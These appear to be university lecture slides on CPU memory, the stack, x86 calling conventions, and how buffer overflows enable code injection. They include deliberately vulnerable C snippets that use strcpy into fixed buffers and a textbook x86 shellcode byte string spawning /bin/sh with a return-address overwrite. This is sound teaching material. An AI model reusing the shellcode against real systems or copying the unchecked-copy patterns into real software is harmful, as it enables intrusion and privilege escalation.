
```
0x01000000 load32 0x02000000, r1
```

```
0x01000006 load32 0x02000004, r2
```

```
0x0100000C add    r1, r2, r1
```

```
0x0100000E store32 r1, 0x02000000
```

End of address space



Memory vs registers

- A CPU has several **registers** = temporary data stores that are used to perform calculations etc.
- For the CPU, **variables** are just locations in main memory
- There is a special register that contains the address of the next instruction to be executed, called the instruction pointer (IP) or program counter (PC)
- After each instruction, the IP is moved further

IP = 0x01000006



0x01000000	load32	0x02000000, r1
0x01000006	load32	0x02000004, r2
0x0100000C	add	r1, r2, r1
0x0100000E	store32	r1, 0x02000000

Variables in memory

- For the CPU, variables don't have a structure. Memory is just a collection of 8/16/32/64-bit words

<code>char str[16];</code>	<code>0x03000000</code>	<code>str[0]</code>
<code>int i, j;</code>	<code>0x03000001</code>	<code>str[1]</code>
	<code>...</code>	
	<code>0x0300000F</code>	<code>str[15]</code>
	<code>0x03000010</code>	<code>i</code>
	<code>0x03000014</code>	<code>j</code>

- For performance reasons, compilers sometimes align variables to 32-bit or 64-bit boundaries (or even re-order them)

<code>char str[3];</code>	<code>0x03000000</code>	<code>str[0]</code>
<code>int i;</code>	<code>0x03000001</code>	<code>str[1]</code>
	<code>0x03000002</code>	<code>str[2]</code>
	<code>0x03000003</code>	<code>(unused)</code>
	<code>0x03000004</code>	<code>i</code>

C strings

- C is a language very close to the machine
- In C, strings are not objects but `char` arrays that are terminated with a 0-byte


```
char str[8]="hello";
```

0x03000000	'h'
0x03000001	'e'
0x03000002	'l'
0x03000003	'l'
0x03000004	'o'
0x03000005	0
0x03000006	0
0x03000007	0

- (According to the C standard, the unused elements `str[6]` and `str[7]` are initialized with 0 by the compiler or at program start)


The stack

- CPUs maintain a special datastructure that simplifies the implementation of function calls: **the stack**
- The stack stores information about the called functions and holds their local variables and parameters
- Because it is not known in advance how much stack space a program needs it is put close to the end of the address space and grows therefore downwards
- A special register **SP** contains the address of the top of the stack




Function calls

- Let's imagine a function f with two parameters a and b and two local variables i and j
- We are currently in function g and want to call f




Stack frame

- When the function f is called, the following information (a *stack frame*) is put on the stack during runtime:




Returning from a function

- When $f(3,4)$ returns to $g()$, the top stack frame is removed from the stack and the program execution continues at the instruction stored at the return address




The frame pointer

- For convenience, many CPUs have a framepointer register FP that points at the end of the block with local variables
- Because the FP has to be restored when returning from a function, its previous value is also stored on the stack



The frame pointer (2)

- What is the frame pointer used for?
- It allows a function to easily calculate the addresses of its local variables and parameters
- Example with 32-bit variables and addresses:



Example: Intel x86 32-bit CPU

- On Intel CPUs the stack pointer %esp and the framepointer %ebp (base pointer) are manually managed
- Calling the function f(3,4) from g():

```
pushl 4           ; push 4 onto the stack (4 bytes)
pushl 3           ; push 3 onto the stack (4 bytes)
call 0x200000000  ; put the return address on
                  ; the stack and jump to f()
addl 8,%esp       ; remove the parameter values
                  ; from the stack (8 bytes)
```


Example: Intel x86 32-bit CPU (2)

■ Function f (starting at address 0x20000000):

```
pushl %ebp          ; save the framepointer on the stack
movl  %esp,%ebp     ; FP = SP
subl  8,%esp        ; make space for the local
                   ; variables i and j (8 bytes)

...

movl  %ebp,%esp     ; SP = FP. This effectively removes
                   ; the local variables from the stack

popl  %ebp          ; restores the old value of FP
ret                ; jump back to the return address
                   ; and remove it from the stack.
```

Buffer overflows and code injection attacks

Ramin Sadre

Buffer overflow

- Note that, for performance reasons, the length of a string is not stored nor checked *during runtime* in C. This is true for all data in C.
- What will happen here?

```
char *src="0123456789";  
char dest[8];  
int i,j;  
strcpy(dest,src);
```

- The string "0123456789" is 11 bytes long
- The array `dest` is too short to hold the entire array
- `strcpy` does not care! It will overwrite whatever comes after `dest`

Using buffer overflows

- Buffer overflows are especially dangerous if the data comes from unchecked user input
- Imagine a web server that checks the username that a web browser has sent through HTTP:

```
char currentUser[8];
int accessRight;


// "name" comes from a HTTP request
void initUser(char *name) {
    accessRight = 0;           // no access right
    strcpy(currentUser, name);
}
void deleteFile(char *filename) {
    if(accessRight==0) return; // no access
    ...
}
```

- User can obtain more access rights than they are supposed to have

Buffer overflows in the stack frame

- Because C does not do any runtime checks, it is also possible to overwrite the stack frame with a buffer overflow

```
void f(char *s) {  
    char buffer[21];  
    strcpy(buffer, s);  
}
```



- By providing a too long string *s*, you can overwrite the the saved frame pointer, the return address, and even the previous frame!

Code injection example

- Sometimes you will see an attacker trying to call a function with a string argument containing the bytes:

```
31 c0 50 68 2f 73 68 00 68 2f
62 69 6e 89 e3 50 89 e2 53 89
e1 b0 0b cd 80 fc ce ff ff
```

- This is the binary for the machine instructions (x86 CPUs) for the function call on Linux:

```
execve("/bin/sh")
```


followed by 4 bytes 0xFFFFCEFC

- In our example, this will write the code into the buffer (and the frame pointer) and then overwrite the return address with 0xFFFFCEFC which is the address of the array buffer
- When function f returns, the CPU will jump to the return address and execute the injected code!

Predicting addresses

- But... How does the attacker know that the buffer will be located at address 0xFFFFCEF?
- Isn't the stack located at a different address depending on how full your memory is when your program was started, how much memory your computer has, etc.?
 - No. Thanks to virtual memory, every process starts in a clean virtual address space with predictable addresses for the code, the stack, etc. set by the OS
